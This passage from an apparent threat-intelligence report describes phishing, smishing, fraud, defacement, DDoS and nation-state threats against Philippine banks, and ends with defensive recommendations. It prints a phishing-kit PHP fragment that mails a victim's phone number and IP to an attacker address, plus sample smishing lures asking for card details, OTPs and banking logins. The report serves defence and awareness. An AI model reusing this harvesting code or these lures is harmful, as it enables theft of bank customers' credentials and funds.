Subsequently, and presumably at the behest of whoever is using the nefarious service, additional payloads can be delivered in addition to the victim's mailbox being abused to send further malicious emails.

SMSISHING

Reportedly observed within the Philippines, and previously observed using other themes, retail bank customers have been targeted with SMSishing campaigns that include COVID-19 'deferred payment' messaging in attempts to trick victims into surrendering personal and financial data as well as one-time passwords (OTP) (Figure 10).



CONGRATULATIONS! You have qualified for [redacted]'s COVID-19 deferred payment program. To register please provide your FULL NAME, CREDIT CARD NUMBER, EXPIRY DATE, and CVV, and wait for the next steps.


Avail of 60-day payment extension by calling this number. Please give your Online Banking login details and OTP to confirm.

Figure 10 - Example COVID-19 SMSishing campaigns reported in the Philippines

FRAUD

Whilst not likely posing a threat to the cybersecurity posture of the financial industry in the Philippines, the pandemic has seen numerous examples of threat actors attempting to defraud customers which may have a knock-on impact with regard to account compromise or payment card chargebacks.

In addition to early campaigns seeking donations to 'help the fight', common scams present throughout the pandemic have included the sale of non-existent goods including fake vaccines and high-demand medical supplies such as N95 face coverings (Figure 11) and disposable gloves.



Antiviral N95 Mask For Anti Pollution, Bacteria and Particulates with N95/N99 Filters

★★★★★ 4.9 (10 Reviews)

Color: Black

Black

Price: $24.99 ~~$64.99~~

& FREE Shipping

Stock: ● In stock

Quantity: 1

Figure 11 - Scam site selling non-existent goods

In addition to fraudulently charging customers for goods that never arrive, scam sites such as those seen throughout the pandemic may also potentially harvest personal and payment card data for later abuse.

SOCIAL ENGINEERING

PHISHING

Social engineering and phishing attacks continue to be one of the most common attack vectors utilized by threat actors of all sophistications, from the sophisticated attacks orchestrated by nation-state and organized cybercriminal threat actors, targeting employees of a financial organization, to the lower-sophistication mass, and often indiscriminate, campaigns targeting a financial organization's customers.


In the case of targeted attacks, unless adequately trained and overtly suspicious, any employee can be susceptible to an advanced social engineering or phishing attack.

Once compromised, an employee's access can be leveraged as the threat actor attempts to escalate their privileges and move laterally across the target network.

In cases where the victim does not have sufficient access, their identity and mailbox can be abused to send additional phishing lures to colleagues, mimicking business communications and appearing almost indistinguishable from legitimate content.

Based on observations of phishing attacks targeting the customers of Filipino financial organizations, the majority of threat actors appear to also be located within the region.

Whilst many of these threat actors may act individually, others, based on strings present within phishing kits, operate or link themselves to Filipino hacking groups (Figure 12).



```
$message .= "|------------[ [redacted] Mobile Number ]------------\n";
$message .= "|------------[ Toms ]------------\n";
$message .= "| Mobile Number: ".$_POST['mnum']."\n";
$message .= "| IP: ".$ip."\n";
$message .= "|---------------[ + ] Greetings from DarkNet Philippines [ + ]---------------\n";
$bank = "p[redacted]g@yandex.com";
$subject = " [ + ] ~~ [redacted] Mobile Number ~~ [ + ] from $ip ";
$headers = "From : Zerion";
$headers .= $_POST['eMailAdd']."\n";
$headers .= "MIME-Version: 1.0\n";
$fh = fopen('zer.txt' ,'a');
fwrite($fh, ' '."".$message ."\n\n");
fclose($fh);
if (mail($bank,$subject,$message,$headers))
        {
            header("Location: onetimepin.php?sjUIm+29jjjsdmsupoOugsYwMnxbuYhwYh38mdk3s!27usk");

        }
else
```


Figure 12 - Phishing kit source code showing Filipino threat group affiliation (DarkNet Philippines)

SMSISHING

Social engineering attacks are not limited to email and as such, numerous SMSishing (SMS-Phishing) attacks have been observed as targeting customers of Filipino financial organizations.

Utilizing common themes that convey a sense of urgency, such as 'account closure' or 'payment' messaging, as well as topical 'COVID-19' messaging, these unsolicited SMS messages may attempt to masquerade as legitimate organizations by masking their true identity, be that through the use of short numerical codes or alphanumeric sender identification (friendly names) that appear to represent a financial organization.

Recipients may be instructed to respond with their personal and financial data, an act in itself which should strongly be discouraged by SMS, or encouraged to visit a phishing website link that will often be disguised by a URL shortening service (Figure 13).



Greetings from [redacted]! To avoid closure order on your account please verify the phone number associated with your account at https://bit.ly/xxxxx.

Figure 13 - SMSishing Example

Furthermore, SMSishing campaigns have been observed as prompting victims for their online banking one-time password (OTP), suggesting that the threat actor already has the victim's personal and financial data, potentially from a previous phishing or SMSishing campaign, and is now actively attempting to gain access to the victim's account.

Whilst visibility into how threat actors might be conducting these campaigns is limited, potentially making use of foreign SMS services with lax controls or posing as employees from a financial organization to manipulate local SMS services, carriers and telecommunication companies within the Philippines should be enforcing common safeguards to prevent abuse, such as:

- Requiring sender ID pre-registration and verifying the authenticity of these registrations
- Overwriting non-registered sender IDs, including international senders
- Using spam filters to limit SMS traffic from international senders
- Denying the use of sender IDs that are numeric, mimic carrier networks or contain generic terms such as 'Message', 'SMS' or 'Test'

Threat actors successfully conducting SMSishing campaigns will likely find that payments to use an SMS service are quickly recouped given that a well-crafted SMS message will appear convincing to many recipients.

NATIVE THREAT ACTORS

In addition to organized cybercriminal gangs and nation-state threat actors targeting organizations within the Philippines, a large proportion of attacks appear to originate from threat actors operating closer to home and sharing similar traits:

- Age range in the late teens to twenties
- Crave 'kudos' from friends and online peers
- Create online personas to boast about their success
- Financial and/or 'Hacktivist' motivations

Although many financially-motivated threat actors target foreign interests, often in an attempt to reduce the threat of law enforcement action, Filipino threat actors appear to predominantly focus on local targets, likely due to their lack of sophistication and to make it easier to gain access to any stolen funds.

Whilst these native threat actors may lack the capability to directly target Filipino financial organizations, customers of these organizations will undoubtedly continue to fall foul of the numerous phishing campaigns that are conducted by local threat actors against local brands, especially given the ease at which simple-to-use attack tools and phishing kits can be obtained.

Furthermore, organized Filipino threat groups may seek to emulate the successful campaigns of other organized cybercriminals, such as those engaged in 'steal, encrypt, and leak' ransomware attacks.

Whilst there is no evidence to suggest that a Filipino threat group currently has advanced ransomware capabilities, they would not necessarily need to develop their own ransomware threat given that ransomware-as-a-service (RaaS) offerings are readily available from underground marketplaces.

As such, a group 'paying-to-play' could potentially gain access to a suitable malicious toolset and would then just need to recruit individuals with network intrusion skills that can gain initial access to a target organization.

Hacktivist-motivated threat actors also remain active within the region, albeit with their activities somewhat blended with other cybercriminal activity, and as such the threat of defacement remains a possibility.

Whilst large financial organizations may have adequate measures in place to prevent their main website from being defaced, it is important to consider the risks associated with social media profiles, especially following the Twitter incident in July that saw social engineering attacks being used against Twitter employees to gain access to the popular accounts.

ADOLESCENT THREAT ACTORS

Many of these 'adolescent threat actors' will start out with off-the-shelf threat tools to steal services for personal gains, such as acquiring access to streaming audio and video services or online games.

Having 'cut their teeth' using fake account and payment card generators, many may evolve into using credential stuffing attacks against these same services, using credentials gathered from other sources, before perhaps 'graduating' into conducting their own phishing campaigns using off-the-shelf kits.

Those that are financially-motivated, perhaps spurred on by online peers or enticed by the apparent success of others, will seek to conduct campaigns that provide some financial outcome, be that from the resale of stolen data and services or, more seriously, financial fraud including the use of stolen payment cards or theft from compromised bank accounts.


GROUP AFFILIATIONS

Many threat actors operating within the Philippines affiliate themselves with local 'hacktivist' groups, often loosely linked to 'Anonymous' and 'Lulzsec', even though the prominence of these collectives has somewhat diminished in other regions.

Whilst the majority of these group members are local, analysis of their social media presence suggests that some also gain members from other APAC countries including Bangladesh, Indonesia, Malaysia and Pakistan.

In yet another trait consistent with lower-sophistication threat actors, these groups often maintain a social media presence (Figure 14), commonly using Facebook and Twitter, rather than making use of closed forums.

Given this, and the fact that many of their members have poor operational security (OPSEC) practices, individuals can often be identified through their group interactions due to the use of their own 'personal' social media profiles.



Pinoy LulzSec
@Pinoy_LulzSec

Laughing @ your security since 2012.

Republic of the Philippines gov.ph Joined April 2019

0 Following 296 Followers

Pinoy LulzSec @Pinoy_LulzSec · Jul 6

We are Pinoy LulzSec, and this is your Captain speaking. Bear in mind that our activities will be posted here no matter what, when and why.

— Pinoy LulzSec
(Shoutout sa mga piranha ^.~)

Figure 14 - Threat Group 'Pinoy Lulzsec' (Twitter)

Although many of these groups claim 'hacktivists' motivations, the actions of their members are likely more consistent with financial or disruptive motivations, conducting phishing campaigns of varying sophistications against predominantly local brands as well as defacing websites.

Whilst some of these groups remain a loose collective of friends or associates with shared interests, other groups have adopted more structured approaches to their organizations (Figure 15), a practice put to good use by Russian-speaking cybercriminal gangs.




Figure 15 - Threat group structure

As such, these threat groups may seek to recruit new individuals into specialist roles, selecting potential candidates based on their notoriety and reputation built-up, and often shared, via their online personas and social media profiles.


Example threat actor groups operating within the Philippines include:

- Darknet Philippines - Financially-motivated threat group focused on attacking the financial organization customers to either directly steal funds or to resell access for other cybercriminals.

- Pinoy LulzSec - Claim to be hacktivist-motivated and affiliated with 'Anonymous', responsible for a variety of attacks including distributed denial of service (DDoS) and website defacement attacks. Additionally, this group has been observed as stealing credentials which may be consistent with other motivations.

- FilTech Hackers - Hacktivist-motivated group that claims to 'fight for the Filipino people' that has been associated with numerous website defacement attacks as well as reportedly conducting revenge attacks against Vietnam targets in 2019 following the compromise, and sale, of Filipino Facebook accounts by Vietnamese hackers.

- PureHackers - Financially-motivated threat group that has engaged in both defacement attacks, likely for self-promotion, and phishing campaigns. Notably collaborated with 'Shinobi Security', a 'security firm' offering various services, to create a phishing collaboration platform in 2019 (Figure 16).



1 Top 10 leaderboard

2 Active sites


3 Recent Fullz details, loaded automatically into the system.

Figure 16 - Phishing Collaboration Platform

DEFACEMENTS

Website defacements have been traditionally been used by hacktivist groups to gain publicity and to promote some ideological cause although and for threat groups to gain kudos amongst their peers whilst competing against other groups.

Seemingly in the case of Filipino 'hacktivist' groups, their focus appears to be more toward the latter and as such only include 'shout-outs' (Figure 17).



PROTECT YOUR DATA | SECURE YOUR WEBSITE!
~KENT

SHOUTZ:Pinoy Hacking Community


ELKAPITAN | ~ELTENYENTE | opt33x | N3wb13xH4ck3r | PV.Pat | PV.Dreinius | N3F4R10US | Gr4y | Gr3ySh4DoW | w3bs1t3.3xpL01t3r | Z0RR0 |

Figure 17 - Example defacement page (PHC Cyber Sec)

Website defacements require a threat actor to gain access to the filesystem of a webserver, either to manipulate existing data or to upload their defacement page, with the most common technique being SQL injection to gain access to administrative accounts.

Additionally, vulnerabilities such as local or remote file inclusion can be leveraged to upload a defacement page as well as gaining access to FTP services or administrative interfaces through brute-force and credential stuffing attacks.

Whilst website defacements often target more insecure sites, such as those using vulnerable content management systems (CMS) or operated by organizations or individuals without dedicated cybersecurity teams, large organizations can be subjected to brand defacement, such as the compromise of a social media account (Figure 18).



PLDT Doesn't Care @PLDT_Car... · 35m

As the pandemic arises, Filipinos need fast internet to communicate with their loved ones. Do your job. The corrupt fear us, the honest support us, the heroic join us. We are Anonymous. We are Legion. We do not forgive. We do not forget . Expect us.

Figure 18 - PLDT Inc. Twitter Defacement (May 2020)

Typically social media defacements follow the compromise of an organization's credentials, be that via brute-force, credential stuffing or phishing attacks, and are often successful due to multi-factor authentication not being enabled on accounts shared by multiple members of an organization's 'social media team'.

DISTRIBUTED DENIAL OF SERVICE (DDOS)

The financial industry, much like any other industry relying on online transactions, remains at threat of distributed denial of service (DDoS) attacks perpetrated by both cybercriminal threat actors, attempting to extort payments as part of a 'protection racket', as well as ideologically or politically-motivated threat actors such as ‘hacktivists’.

Financially motivated cybercriminals will typically send an extortion note threatening a DDoS attack should payment, typically in cryptocurrency, not be made by the specified deadline.


Whilst many of these extortion notes may not be backed up by true DDoS capabilities, serious threat actors may seek to validate their threats by providing a date and time for a small-scale capability demonstration.

Conversely, ideologically or politically-motivated threat actors, potentially including Filipino threat groups affiliated with 'Anonymous' or 'Lulzsec', will not forewarn the target organization and will often seek to launch attacks against prominent public-facing services to gain maximum visibility within the media or amongst their peers.

Given the way that many of these hacktivist groups operate, ideologically motivated DDoS attacks are typically publicized on social media platforms to gain support from like-minded individuals as well as 'showboating' in front of other groups.

As such, whilst some groups may have serious intentions and the capability to act on their intentions, many may lack the organizational ability to orchestrate a successful high-bandwidth DDoS attack against suitably protected infrastructure.

In addition to off-the-shelf DDoS threats being readily, and sometimes freely, available via underground forums and marketplaces, numerous DDoS-as-a-service (Figure 19) or 'stress tester' offerings are also available and provide simple web interfaces that require minimal technical skills.



DDoS packages

Make you own packages!

Power - Gbps	Attack time	Priority
550 Gbps 107 EUR = 0.02₿	12 Hours 20 EUR = 0.004₿	Extreme Low 5 EUR = 0.001₿
630 Gbps 126 EUR = 0.025₿	24 Hours 40 EUR = 0.008₿	Very Low 10 EUR = 0.002₿

Figure 19 - Example DDoS-as-a-service offering

NATION-STATE THREAT ACTORS

Aside from the low-sophistication and often indiscriminate cyberattacks, orchestrated by a variety of disorganized opportunist threat actors, high-sophistication nation-state threat actors have previously targeted organizations in the Philippines.

Financially-motivated nation-state threat actors, such as the North Korean-nexus group 'Lazarus', have previously targeted financial organizations in the Philippines likely due to the continuing sanctions against the Democratic People's Republic of Korea (DPRK) and tensions within the Korean Peninsula.

The regional geopolitical climate also provides motivations for cyberattack due to the involvement of the People's Republic of China (PRC) in the South China Sea territorial disputes.

Whilst many of these attacks may be linked to PRC nation-state activity, Vietnam-nexus activity has been observed along with cases of cyber-vandalism such as website defacement seemingly conducted by independent or unaffiliated groups.

Whilst patriotic cybercriminal groups may launch attacks that align with their nation’s politics, overt actions can also serve as a convenient mechanism to maintain plausible deniability for government-orchestrated activities.

Furthermore, given that the financial industry supports a country's economy, many organizations will be considered critical national infrastructure (CNI) and would therefore potentially be targeted by nation-state threat actors in the event of increased political tension or war.

Given this, some nation-state threat actors may seek to infiltrate and maintain persistence in key targets to allow the rapid deployment of disruptive capabilities should the need arise.

LAZARUS

Lazarus group, also known as Covellite, Hidden Cobra, Guardians of Peace, Nickel Academy and Zinc, is a North Korean-nexus threat actor believed active since at least 2009.

Based on the broad range of activity conducted by Lazarus, much of their activity likely encompasses that of multiple nation-states sponsored groups operating out of North Korea.

In addition to being involved in cyberespionage and destructive attacks, such as the disk wiper attack against Sony Pictures in 2014, the group, or more likely a specific sub-group, is believed responsible for numerous financially motivated attacks.

In addition to orchestrating advanced attacks against central banks and cryptocurrency exchanges, including within the Philippines during 2016, threats originating from this North Korean-nexus threat actor remain active and varied.

APT32

Active since at least 2014, campaigns attributed to APT32, also known as OceanLotus or SeaLotus, are believed to align with Vietnamese nation-state objectives, typically for cyberespionage motivations, and have seen the targeting of both government and private organizations in regional neighbors, including the Philippines.

Utilizing common techniques such as malicious file attachments, decoy documents and watering-hole attacks that distribute fake software installers, APT32 has previously deployed various Trojan payloads to facilitate reconnaissance of the victim, data theft for competitive and/or political means and even the suppression of free speech in which dissidents and journalists have been targeted.

NAIKON

Believed active for at least five years, Chinese-nexus threat actor 'Naikon', attributed to the People's Liberation Army's (PLA) Chengdu Military Region Second Technical Reconnaissance Bureau (Designation 78020), has targeted government agencies and military organizations across APAC including the Philippines.

Utilizing common techniques such as weaponized document files and DLL hijacking, a custom remote access trojan (RAT) is dropped with file manipulation, keylogging, screen capture and USB data gathering capabilities that are used to gather geopolitical intelligence from government ministries and government-owned companies.

RECOMMENDATIONS

Financial organizations, in most cases, find themselves needing to protect both their corporate IT infrastructure as well as the account security of their customers.

Based on previous attacks directed against financial organizations, threat actors typically gain access using common attack tactics, techniques, and procedures (TTP) before attempting to move laterally and/or act on their objectives.

Given this, the recommendations in the 'Organizations' section should be considered for the protection of organizational infrastructure and are followed by recommendations that may assist in the protection of customer personal and financial data.

ORGANIZATIONS

- **EMPLOYEE SECURITY AWARENESS**

  Given the current global situation with potentially increased remote working, now, more so than ever, security awareness training is an important step in ensuring that those on the front line are able to spot and stop attacks in their tracks.

  As many employees work from home or adapt to increased online habits, they should be reminded to be suspicious of any unsolicited or unusual communication, especially those containing attachments of links, as well as being mindful of any websites they visit using corporate assets.

- **PREVENT CREDENTIAL MISUSE**

  Given that many attacks continue to rely on the abuse of legitimate credentials, the implementation of multi-factor authentication (MFA) prevents threat actors from abusing stolen credentials without access to the 'token', be that physical hardware or software-based solution.

  In addition to protecting credentials from brute-force and stuffing attacks, MFA can limit the effectiveness of social-engineering where a threat actor may attempt to gain access to high-privilege user accounts.

  Employees should also be reminded to practice good credential hygiene, such as not reusing credentials, as well as due consideration being given to the security of any stored credential, such as within applications that may not use, or properly implement, encryption.

  Organizations making use of corporate social media accounts, and similar shared services, should also ensure that, where possible, MFA is enabled and consider the use of credential management tools that can provide an audit trail of credentials use.

- **PRACTICE LEAST PRIVILEGE**

  To limit the impact of any credential compromise, the enforcement of least privilege policies can prevent day-to-day accounts being compromised and used to gain elevated access to other systems.

  As such, organizations should ensure that devices, services and users only have the privileges required to perform their function, effectively segregating and limiting access.

- **MONITORING**

  Through the continuous monitoring of endpoint security events, organizations can maintain visibility of their environments and identify suspicious activity before it becomes a problem.

  Activity such as unexpected connections to external SMB servers, or other suspicious network traffic, can be indicative of malicious intent as well as observed behaviors such as mass file operations, be they creation, modification or deletions, or event logs being cleared.

- **THREAT INTELLIGENCE**

  Maintaining awareness of current events, threat actor tactics, techniques, and procedures (TTP), and new threats can be achieved through the consumption of tactical and strategic threat intelligence.

  In turn, this can help organizations and cybersecurity teams to focus their efforts in the appropriate areas and mitigate cyber risks.

- **PATCH MANAGEMENT**

  Tried and tested techniques continue to be employed by threat actors including the exploitation of common vulnerabilities in exposed systems and end-point applications.

  As such, organizations should first secure the ‘low-hanging fruit’, ensuring that office and productivity applications are regularly updated and patched whilst end-of-life versions are phased out.

  Additionally, when considering update and patch management processes, attention should be given to internet-facing infrastructure due to the ever-increasing threat of targeted ransomware groups, such as the likes of Maze and REvil, that are conducting successful 'steal, encrypt and leak' operations against organizations of all sizes worldwide.

  When applying updates or patches, these should only be obtained from verified legitimate sources, such as the original vendor, and not third-party sources.

  Additionally, where possible, the validity of any patch should be checked against published checksums or digital signatures prior to execution or application.

- **SECURE SENSITIVE DATA**

  Aside from meeting any legal or regulatory requirements for data storage, such as to comply with PCI DSS, data leaked from numerous targeted ransomware victims has included infrastructure documentation and credentials within files that can subsequently be abused and used to compromise further systems.

  Sensitive data should be always be adequately encrypted and stored securely to prevent unauthorized access, which, even in the event of data theft, will render the data inaccessible to the threat actor.

- **APPLICATION PERMIT/DENY LISTS**

  The use of application permit and deny lists can detect and prevent the execution of unauthorized or unknown executables, effectively hardening an operating system against attack.

  When used in environments that have limited change, such as on webservers or appliances such as ATMs, a baseline can be generated and any subsequent attempt to launch an executable file, be that from another location, or a modified file, can be denied.

  Furthermore, denying the execution of administrative tools by standard user accounts can prevent their misuse by threat actors.

  Commonly abused tools include command and script interpreters, used to execute payloads, as well as utilities used to disable security settings or remove backup files, as seen in ransomware attacks, such as the 'Volume Shadow Service Admin Tool' (vssadmin.exe) and 'Windows Backup' (wbadmin.exe).

- **DISASTER RECOVERY PLANNING**

  As well as the threat of ransomware, destructive malware could be deployed in a disruptive nation-state sponsored attack.

  As such, it is imperative that organizations have procedures in place to regularly backup and verify the integrity of their data, as well as performing periodic exercises to ensure that disaster recovery plans work in practice.

  Additionally, given that many attacks move laterally across networks, backups should not be solely stored on an ‘online’ system; both offline and offsite storage, if regularly updated, can facilitate the restoration of services in the event of a large-scale catastrophic incident, potentially even allowing restoration to a ‘stand-by’ site that can provide business continuity.

- **NETWORK SEGREGATION**

  The use of appropriate network segregation, often by creating separate logical segments for assets that share a similar risk profile and limiting communications, especially between end-points, allows attacks to be contained and provides damage limitation, preventing threats from propagating further across an organization.

- **EMAIL SECURITY**

  Aside from robust email security controls to limit the delivery of potentially malicious attachments to end-users, organizations should ensure that they take advantage of email security protocols and methods to validate email senders such as Domain-based Message Authentication, Reporting and Conformance (DMARC), DomainKeys Identified Mail (DKIM) and the Sender Policy Framework (SPF).

  Furthermore, given that threat actors continue to take advantage of the current pandemic situation, communications featuring COVID-19 themes should be viewed with caution, if not filtered or quarantined prior to delivery.

CUSTOMERS

To further assist customers in securing their own personal and financial data, the following should be considered.

- **ADVICE**

  Provide advice to customers on how they can distinguish legitimate communications from nefarious and malicious attempts.

